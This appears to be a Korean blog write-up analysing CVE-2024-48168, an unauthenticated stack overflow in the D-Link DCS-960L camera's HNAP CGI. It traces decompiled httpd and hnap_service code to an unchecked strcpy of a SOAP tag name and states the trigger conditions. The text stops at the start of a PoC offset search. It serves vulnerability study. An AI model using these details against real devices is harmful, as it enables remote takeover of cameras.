들어가며
이번에 처음으로 1-day분석을 해보려 한다.
분석할 CVE는 CVE-2024-48168이며, 발생한 취약점이 간단하기에 처음으로 분석하는데 좋을것 같아서 선정하였다.
CVE-2024-48168란?

CVE-2024-48168는 D-Link DCS-960L 무선 IP 카메라의 펌웨어 1.09에 존재하는 스택 버퍼 오버플로 취약점이다.
HNAP(Home Network Administration Protocol)은 D-Link 장비가 기기 설정, 관리에 사용하는 SOAP 기반 프로토콜로, HTTP를 통해 /HNAP1/ 경로로 요청을 받는다.
이 취약점은 HNAP 서비스가 외부에서 전달받은 요청을 처리하는 과정에서, 입력값의 길이를 검증하지 않고 고정 크기의 스택 버퍼에 복사하면서 발생한다. 인증 없이 도달 가능한 경로이므로 네트워크 접근만으로 트리거된다.
2024년에 공개되었고, CVSS Vector String은CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H이며 Base Score는 9.8로 Critical 등급이다.
사전 지식
SOAP(Simple Object Access Protocol)이란?
XML 형식으로 메시지를 주고받는 프로토콜이다. 요청과 응답을 모두 정해진 XML 구조에 담는다.
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <Login>
      <Username>admin</Username>
    </Login>
  </soap:Body>
</soap:Envelope>
Envelope가 전체를 감싸고 그 안의 Body에 실제 내용이 들어간다. 이번 분석에서 파싱 대상이 된 것도 soap:Body 아래 첫 번째 자식 노드였다.
전송 수단은 보통 HTTP를 쓴다. 즉 SOAP 메시지는 HTTP 요청의 본문에 실려 온다.
HNAP이란?
D-Link를 비롯한 제조사가 네트워크 기기의 설정을 조회하고 변경하기 위해 사용하는 관리용 프로토콜이다. SOAP 기반이며, HTTP를 통해 전달된다.
수행할 동작은 soap:Body 안의 태그 이름으로 지정한다. <Login>이면 로그인, <GetDeviceSettings>면 기기 설정 조회다. 이 태그 이름이 ServiceName으로 추출되어 32바이트 버퍼에 복사되는 지점이 이번 취약점의 원인이었다.
cgi란?
웹 서버가 외부 프로그램을 실행해 동적인 응답을 만드는 방식, 그리고 그때 데이터를 주고받는 규약이다.
웹 서버와 CGI 프로그램은 별개의 프로세스이므로 데이터 전달 방법을 정해둬야 한다.
요청 메서드, 본문 길이, 헤더는 환경변수로 설정하고 요청은 표준입력, 응답은 표준 출력으로 정하고 있다.
hnap_service가 getenv("REQUEST_METHOD")로 메서드를 읽고 fread(..., _stdin)으로 본문을 가져오는 것이 이 규약을 따른 결과다. httpd가 dup으로 소켓을 표준 입출력 자리에 붙여둔 덕분에, CGI 프로그램은 소켓의 존재를 몰라도 클라이언트와 통신하게 된다.
Vector String(참고)
Vector String은 CVSS의 Base score를 측정하는 8대 척도(공격 가능성의 4개 척도 + 영향의 4개 척도)를 한 줄로 표기한 것이다.
Vector String은 해석은 다음과 같이 할 수 있다. 목록의 왼쪽이 위험도가 가장 높고, 오른쪽이 위험도가 가장 낮다.
공격 가능성 (Exploitability)
-
AV(Attack Vector)는 '어디서 공격하나'로 Network / Adjacent / Local / Physical로 나뉜다.
-
AC(Attack Complexity)는 '조건이 까다로운가'로 Low / High로 나뉜다.
-
PR (Privileges Required)는 '권한이 필요한가'로 None / Low / High로 나뉜다.
-
UI (User Interaction)는 '피해자 조작이 필요한가'로 None / Required로 나뉜다.
영향 (Impact)
-
S(Scope)는 '다른 보안 경계까지 넘어가나' 로 Changed / Unchanged로 나뉜다.
-
C(Confidentiality) / I(Integrity) / A(Availability)는 각각 '기밀성/무결성/가용성 침해'로 High / Low / None로 나뉜다.
즉 CVE-2024-48168는 Network로 공격 가능하고, 조건이 까다롭지 않으며(성공 확률이 높다.), 권한과 피해자의 조작이 필요없다.
다른 보안경계로 넘어가지는 않으나, CIA가 모두 심각하게 침해된다.
여기에 더 자세한 정보가 있으니 참고해도 좋을 것 같다.
펌웨어

펌웨어는 직접 추출하지는 않았고, dlink firmware 아카이브에서 다운받았다.
분석
펌웨어 분석
# Boot-time system configuration/initialization script.
::sysinit:/etc/rc.d/rcS

# Start an "askfirst" shell on the console (whatever that may be)
#::askfirst:-/bin/sh
::respawn:-/bin/sh

# Start an "askfirst" shell on /dev/tty2-4
#tty2::askfirst:-/bin/sh
#tty3::askfirst:-/bin/sh
#tty4::askfirst:-/bin/sh
우선 inittab을 확인해보면 rcS를 실행하고 쉘을 설정하는 것 같다.
#!/bin/sh
/bin/date 2019.11.28-00:00
hostname rlx-linux
mount -t proc proc /proc
mount -t ramfs ramfs /var
mount -t sysfs none /sys
mkdir /var/tmp
mkdir /var/log
mkdir /var/run
mkdir /var/lock
mkdir /var/tmp/mfi
ln -s /mnt/storage/local_recording /tmp/device

mount_jffs2()
{
	mount -t jffs2 $2 $3
	if [ $? != 0 ]; then
		echo "[ERROR] Can't mount $2, erase it..."
		/usr/bin/flash_eraseall $1
		echo -n "Try to re-mount $2 ..."
		mount -t jffs2 $2 $3
		if [ $? != 0 ]; then
			echo " failed"
		else
			echo " success"
		fi
	fi
}

mount_jffs2 /dev/mtd1 /dev/mtdblock1 /mnt/flash
#mount_jffs2 /dev/mtd4 /dev/mtdblock4 /mydlink

mount -t usbfs none /proc/bus/usb

cp -f /sbin/reboot /var/reboot
#/etc/init.d/mydlink_check.sh
#disable ping function
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
#generate openssl certification
/etc/rc.d/init.d/generate_certification.sh
#generate device unique id
/usr/sbin/makeDevUid

# Start all init scripts in /etc/init.d
# executing them in numerical order.
#
for i in /etc/rc.d/rcS.d/S??* ;do

	#Ignore dangling symlinks (if any).
	[ ! -f "$i" ] && continue

	case "$i" in
		*.sh)
			#Source shell script for speed.
			(
				trap -INT QUIT TSTP
				set start
				. $i
			)
			;;
		*)
			# No sh extension, so fork subprocess.
			$i start
			;;
	esac
done

#echo "mxcam FW loading... "
#/usr/sbin/mxcam boot /home/gc6500-fw.img /home/app_fisheye.json
rcS 쉘 스크립트를 보니, 2019.11.28로 시간을 하드코딩하고, hostname을 rlx-linux로 설정하고, 파일시스템을 설정하는 것 같다.
여기서 중요한 부분은
for i in /etc/rc.d/rcS.d/S??* ;do

	#Ignore dangling symlinks (if any).
	[ ! -f "$i" ] && continue

	case "$i" in
		*.sh)
			#Source shell script for speed.
			(
				trap -INT QUIT TSTP
				set start
				. $i
			)
			;;
		*)
			# No sh extension, so fork subprocess.
			$i start
			;;
	esac
done
여긴데, 부팅 스크립트가 rcS.d디렉터리에 S??꼴로 존제하는 것을 알 수 있다.
S01syslogd-0    S04network          S30wanip_detect-0  S90httpd-0            S95ddp-0
S01userconfig   S06httpd-manager-0  S80camsvr-0        S91HNAPPushService-0  S99dptz-0
S02driver       S06hwmon-0          S80schboot-0       S91ipfind-0
S02forceConfig  S07sdmon-0          S81eventd-0        S92rtspd-0
S02sysmgr-0     S20wscd-0           S85ddns-0          S94rtmpd-0
부팅 스크립트가 다음과 같이 있는 것을 확인할 수 있다.
S01부터 S30까지는 기본 부팅 스크립트처럼 보이고
S80부터 D-link 카메라 서비스와 관련된 부팅 스크립트처럼 보인다.
해당 스트립트들의 바이너리를 분석하면 각각 다음과 같은 역할을 한다.
S80camsvr-0 : 영상을 녹화
S80schboot-0 : 정해진 시간에 재부팅
S81eventd-0 : 움직임이 감지되면 녹화하거나 알림을 보냄
S85ddns-0 : 주소가 바뀌면 DNS에 알려줌
S90httpd-0 : 외부 웹 요청을 받음
S91HNAPPushService-0 : 앱으로 알림을 보냄
S91ipfind-0 : 같은 공유기 안에서 이 카메라를 찾음
S92rtspd-0 : 영상을 실시간으로 내보냄
S94rtmpd-0 : 영상을 외부 방송 서비스로 보냄
S95ddp-0 : D-Link 프로그램이 이 카메라를 찾음
S99dptz-0 : 영상을 확대하거나 원하는 부분만 잘라 보여줌
CVE-2024-48168은 카메라의 웹 서버가 HNAP 요청을 받고, HNAP 데이터를 파싱하다가 오버플로가 발생한다.
#!/bin/sh

# httpd: This starts and stops http server.
#
# chkconfig: 2345 90 10
# description: httpd
#
# processname: /web/httpd

# automatically export variables to the environment
따라서 S90httpd-0의 바이너리인 /web/httpd를 좀더 자세히 분석했다.
S90httpd-0 바이너리(/web/httpd) 분석
main
if (argc - 2U < 4) {
   ...
}
else {
   FUN_00401a40("httpd");
   uVar1 = 1;
}
argc가 2~5 범위일 때만 통과하고, 벗어나면 usage(FUN_00401a40)를 출력한 뒤 1을 반환한다.
void FUN_00401a40(undefined4 param_1)

{
  fprintf(_stderr,"%s(Web Service Daemon)\n",param_1);
  fwrite("Usage:\n",1,7,_stderr);
  fprintf(_stderr,"   %s [Port] [AuthType]\n",param_1);
  fwrite("      AuthType: 0->Authentication disable\n",1,0x2a,_stderr);
  fwrite("                1->Authentication enable\n",1,0x29,_stderr);
  fwrite("                Default:0\n",1,0x1a,_stderr);
  fwrite("Example: ./httpd 80\n",1,0x14,_stderr);
  fwrite("         ./httpd 80 1\n",1,0x16,_stderr);
  return;
}
usage을 통해 argv[0]가 Port를 argv[1]가 Authtype 이라는 것을 알 수 있었다.
if (argc < 2) {
   local_34 = "80";
}
else {
   local_34 = argv[1];
}
if (2 < argc) {
   DAT_00422c80 = atoi(argv[2]);
}
인자가 없으면 기본 포트 80을 쓴다. AuthType은 전역 변수에 저장되어 나중에 인증 검사 함수로 전달된다.
iVar2 = skOpen6(0, local_34, 2);
if (iVar2 < 0) {
   logx(3, "%s %s %d", "httpd.c", &DAT_004105a8, 0x4fb);
}
소켓을 생성하고, HANP 요청을 대기한다. 만약 소켓이 정상적으로 생성되지 않으면, log를 남긴다.
cfgRead(&DAT_0040ff24, "SnapshotAuthentication",  &local_40);
cfgRead(&DAT_0040ff24, "LivevideoAuthentication", local_3f);
DAT_0040ff24는 문자열 "HTTP"다. 설정파일의 HTTP 항목에서 두 값을 읽어온다.
두 변수 모두 주소로 넘기므로 cfgRead가 값을 관리한다. 호출 직전에 각각 1로 초기화되어 있어, 설정을 읽지 못하면 인증이 켜진 상태로 남는다.
if (local_40 == '\0') {
   if (local_3f[0] == '\0') usrInit(4);
   else usrInit(2);
}
else if (local_3f[0] == '\0') usrInit(3);
else usrInit(1);
local_40은 스냅샷, local_3f는 실시간 영상에 대한 인증 설정이다. 두 값의 조합에 따라 usrInit에 1에서 4 사이의 값을 넘긴다.
둘 다 0이면 4, 스냅샷만 0이면 2, 실시간 영상만 0이면 3, 둘 다 1이면 1이다.
do {
   iVar3 = skSelect(iVar2, 0, 500000);
   ...
   iVar3 = skAccept(iVar2);
   __src = (char *)skGetPeer6(iVar3, 1);
   strcpy(local_38, __src);
   _Var4 = fork();

   if (_Var4 == 0) {
      skClose(iVar2);
      DAT_00422410 = iVar3;
      FUN_00403038(local_2c, local_30, _Var4, local_34, local_38);
   }
   skClose(iVar3);
   usleep(200000);
} while (DAT_00422c88 == 0);
skSelect로 0.5초 동안 접속이 들어왔는지 확인하고, 있으면 skAccept로 연결을 수락한다.
iVar2 소켓에 HANP요청이 들어오면 iVar3 소켓을 하나더 생성하고 그쪽으로 HNAP요청을 넘긴다. 이때 iVar3 소켓은 방금 접속한 상대와 주고받기 위한 별도 통로다.
iVar2에서 iVar3로 넘겨주는 이유는 HANP요청 처리 과정에서 또 다른 HNAP요청이 들어올 때를 대비하기 위해서이다.
이어서 fork()로 프로세스를 복제한다. fork는 자식에게 0을, 부모에게 자식의 PID를 반환하므로 if (_Var4 == 0)으로 자식만 골라낼 수 있다.
자식은 창구 소켓을 닫고 FUN_00403038을 호출해 요청을 처리한다. 부모는 연결 소켓만 닫고 루프로 돌아가 다음 접속을 기다린다.
FUN_00403038
main이 fork한 자식이 호출하는 함수다. 요청 URL을 읽고 각각 처리한다.
local_34 = "/hnap/hnap_service";CGI로 넘길 경로들을 지역 변수에 담아둔다. local_34가 HNAP 진입 경로다.
pcVar12 = strstr(param_5,"127.0.0.1");
if (pcVar12 == (char *)0x0) {
   uVar9 = FUN_00401c2c(param_2,local_458,&local_454,param_5);
}
else {
   uVar9 = FUN_00401c2c(0,local_458,&local_454,param_5);
}
param_5는 클라이언트 IP, param_2는 AuthType이다. IP에 127.0.0.1이 포함되면 AuthType을 0으로 바꿔 호출한다. 로컬호스트에서 온 요청은 인증을 건너뛴다.
반환값은 HTTP 상태 코드에 음수를 붙인 값이다. 0xfffffe6f는 -401이다. 인증에 실패하면 해당 오류 페이지를 응답하고 끝나므로, 통과해야만 라우팅으로 넘어간다.
iVar5 = strcmp(pcVar12,local_34);
if (iVar5 == 0) {
   FUN_00402040(&local_458,param_4,&local_454);
}
local_458[8]은 요청 URI다. 이를 앞서 저장해둔 경로들과 차례로 비교한다.
/hnap/hnap_service와 일치하면 FUN_00402040으로 넘어간다. 다른 CGI 경로들도 같은 함수로 간다.
FUN_00402040
__envp = (char **)reqMakeEnv(*param_1,DAT_00422410,param_2,param_3);
__argv = (char **)reqMakeArg(*param_1);
iVar1 = dup(DAT_00422410);
if ((iVar1 != 0) || (iVar1 = dup(DAT_00422410), iVar1 != 1)) {
   logx(3,"%s %s %d","httpd.c","runcgi",0x337);
}
fcntl(DAT_00422410,2,1);
execve(*(char **)(*param_1 + 0x1c),__argv,__envp);
CGI에 넘길 환경변수와 인자를 만든 뒤, dup으로 연결 소켓을 복제한다. 앞서 FUN_00403038에서 close(0)과 close(1)로 자리를 비워뒀기 때문에 소켓이 표준 입력과 출력 자리에 들어간다.
이렇게 하는 이유는 CGI 프로그램에 소켓 번호를 전달할 마땅한 방법이 없다. 그래서 httpd가 0번과 1번 자리에 소켓을 미리 넣어둔 채로 execve를 호출하고, CGI는 표준 입출력만 써도 클라이언트와 통신하게 된다.
HNAP 요청 본문이 CGI 바이너리로 전달되는 통로가 이것이다. CGI는 stdin에서 읽고 stdout에 쓰면 그게 클라이언트와 주고받는 것이 된다.
마지막으로 execve가 프로세스의 실행 이미지를 통째로 바꾼다. 자식 프로세스가 여기서 httpd를 버리고 CGI 바이너리가 된다.

execve가 실행하는 바이너리를 추적한 결과 /web/cgi-bin/하위 바이너리임을 확인했고,

/web/cgi-bin/hnap/hnap_service라는 HNAP 요청을 처리하는 바이너리를 찾을 수 있었다.
아마 CVE따르면 HNAP 요청을 처리중에 파싱하는 과정에서 스택 오버플로우 취약점이 존재핬다고 했으므로 해당 바이너리가 취약 바이너리라고 생각할 수 있다.
취약 바이너리 분석
main
이 바이너리는 표준 입력으로 들어온 HNAP 요청을 파싱해 기기 설정을 조회하거나 변경하는 역할을 한다.
pcVar2 = getenv("REQUEST_METHOD");
iVar3 = strcmp(pcVar2,"POST");
if (iVar3 == 0) {
   pcVar2 = getenv("SOAP_ACTION");
   if (pcVar2 == (char *)0x0) {
     return 0xffffffff;
   }
   if (*pcVar2 == '\0') {
     return 0xffffffff;
   }
   pcVar2 = getenv("CONTENT_LENGTH");
   sVar4 = atoi(pcVar2);
   if (0x1ffff < (int)sVar4) {
     return 0xffffffff;
   }
POST 요청만 처리한다. SOAPAction 헤더가 있어야 하지만 내용은 검사하지 않고, 본문 길이는 131071바이트까지 허용한다.
fread(acStack_202f8,1,sVar4,_stdin);
fprintf(_stderr,"%s\n",acStack_202f8);
__s = fopen("/tmp/.hnap_in.xml","wb");
fwrite(acStack_202f8,1,sVar4,__s);
fclose(__s);
표준 입력에서 본문을 읽는다. httpd가 소켓을 0번에 붙여뒀으므로 이 fread가 공격자의 데이터를 읽는 것이 된다.
읽은 내용을 /tmp/.hnap_in.xml에 저장한다.
iVar5 = FUN_00402280("/tmp/.hnap_in.xml",local_2f4,local_2d4);
fprintf(_stderr,"HNAP_SERVICE-> ServiceName=%s\n",local_2f4);
fprintf(_stderr,"HNAP_SERVICE-> LoginKey=%s\n",local_2d4);
CVE에서 취약 함수로 지정한 FUN_00402280이다.
local_2f4가 ServiceName, local_2d4가 LoginKey를 받아올 버퍼다.
두 버퍼 모두 32바이트 스택 배열이다. XML에서 읽은 값을 길이 검증 없이 복사한다면 그대로 스택 오버플로우가 된다.
FUN_00402280
XML을 파싱해 ServiceName을 추출하고, 요청 종류에 따라 인증을 확인한다.
uVar1 = ixmlLoadDocument();
uVar2 = ixmlGetElementByTag(uVar1,"soap:Body");
uVar2 = ixmlNode_getFirstChild(uVar2);
uVar2 = ixmlNode_cloneNode(uVar2,1);
pcVar3 = (char *)ixmlNode_getLocalName(uVar2);
strcpy(param_2,pcVar3);
soap:Body 아래 첫 번째 자식 노드를 찾아 그 태그 이름을 가져온다. 이 이름이 ServiceName이다.
<Login> 요청이라면 "Login"이, <GetDeviceSettings>라면 "GetDeviceSettings"가 나온다.
문제는 그다음이다. param_2는 main에서 넘어온 32바이트 스택 버퍼인데, strcpy로 길이 검증 없이 복사한다.
태그 이름은 공격자가 XML 본문에 직접 쓰는 값이고 길이 제한이 없다. 32바이트를 넘는 태그 이름을 보내면 스택 프레임을 넘어 반환 주소까지 덮어쓴다.
iVar4 = strcmp(param_2,"GetMultipleHNAPs");
if (iVar4 == 0) {
   pcVar3 = getenv("REMOTE_USER");
   ...
   if (((pcVar3 == (char *)0x0) || (iVar4 = usrDecBasic(pcVar3,local_434,&local_334), iVar4 < 0))
       || (local_434[0] == '\0')) {
     builtin_strncpy(param_2,"InvalidUser",0xc);
GetMultipleHNAPs는 Basic 인증으로 사용자를 확인한다. 설정에 저장된 계정과 비교하며 최대 10개까지 순회한다.
iVar4 = strcmp(param_2,"PushDCHEvent");
if ((((iVar4 != 0) && (iVar4 = strcmp(param_2,"PushDCHEventList"), iVar4 != 0)) &&
     (iVar4 = strcmp(param_2,"Login"), iVar4 != 0)) &&
    (iVar4 = strcmp(param_2,"DoAction"), iVar4 != 0)) {
   ...
   pcVar3 = getenv("HNAP_AUTH");
   pcVar6 = getenv("COOKIE");
   ...
   iVar4 = checkHashCode(&local_334,local_480,local_474,param_3);
나머지 요청은 HNAP_AUTH 헤더와 쿠키로 해시를 검증한다. PushDCHEvent, PushDCHEventList, Login, DoAction 네 가지는 예외로 인증 없이 통과한다.
취약점의 원인은 길이 검증 없는 strcpy이며, 이 복사가 인증 검사보다 먼저 실행되기 때문에 인증 없이도 트리거된다.
전체 흐름 + 취약점
전체 흐름
httpd가 소켓을 열고 접속을 기다린다. 요청이 들어오면 소켓을 새로 만들고 fork로 자식 프로세스를 만든다. 자식(hnap_service)이 요청을 처리하고 부모(httpd)는 다음 접속을 기다린다.
hnap_service는 표준 입력에서 본문을 읽는다. 길이는 헤더에서 파싱해 환경변수로 넘겨받은 CONTENT_LENGTH를 쓰고, 131071바이트 이하인지 확인한다. 읽은 내용을 /tmp/.hnap_in.xml에 저장하고 FUN_00402280에 넘긴다.
FUN_00402280은 XML을 파싱해 soap:Body 첫 자식 노드의 태그 이름을 꺼낸다. 이 이름이 ServiceName이고, strcpy로 32바이트 스택 버퍼에 복사한다.
취약점
태그 이름은 공격자가 XML에 직접 쓰는 값이라 길이 제한이 없다. strcpy가 길이를 검증하지 않으므로 32바이트를 넘기면 스택 프레임을 넘어 반환 주소까지 덮어쓴다.
본문 전체 길이는 검사하지만 그 예산을 태그 이름 하나에 몰아 쓸 수 있어 의미가 없다. 정상 요청이 통과할 만큼만 열어둬도 공격 요청이 그 안에 들어간다.
ServiceName 값에 따른 인증 확인은 strcpy 이후에 실행된다. 어떤 요청인지 알려면 이름을 먼저 읽어야 하기 때문이다. 따라서 인증 단계에 도달하기 전에 오버플로가 발생한다.
트리거 조건은
메서드는 POST여야 하고, SOAPAction 헤더는 존재해야 하나, 값은 무관하다. Content-Length은 131071이하여야 한다.
PoC
실행 흐름을 제어하려면 몇 바이트를 덮어야 하는지 알아보기 위해 오프셋을 구했다.
처음에는 태그 이름 길이를 100씩 늘려가며 어디서 크래시가 나는지 확인했고, 700부근에서 크래시가 나는것을 확인할 수 있었다.
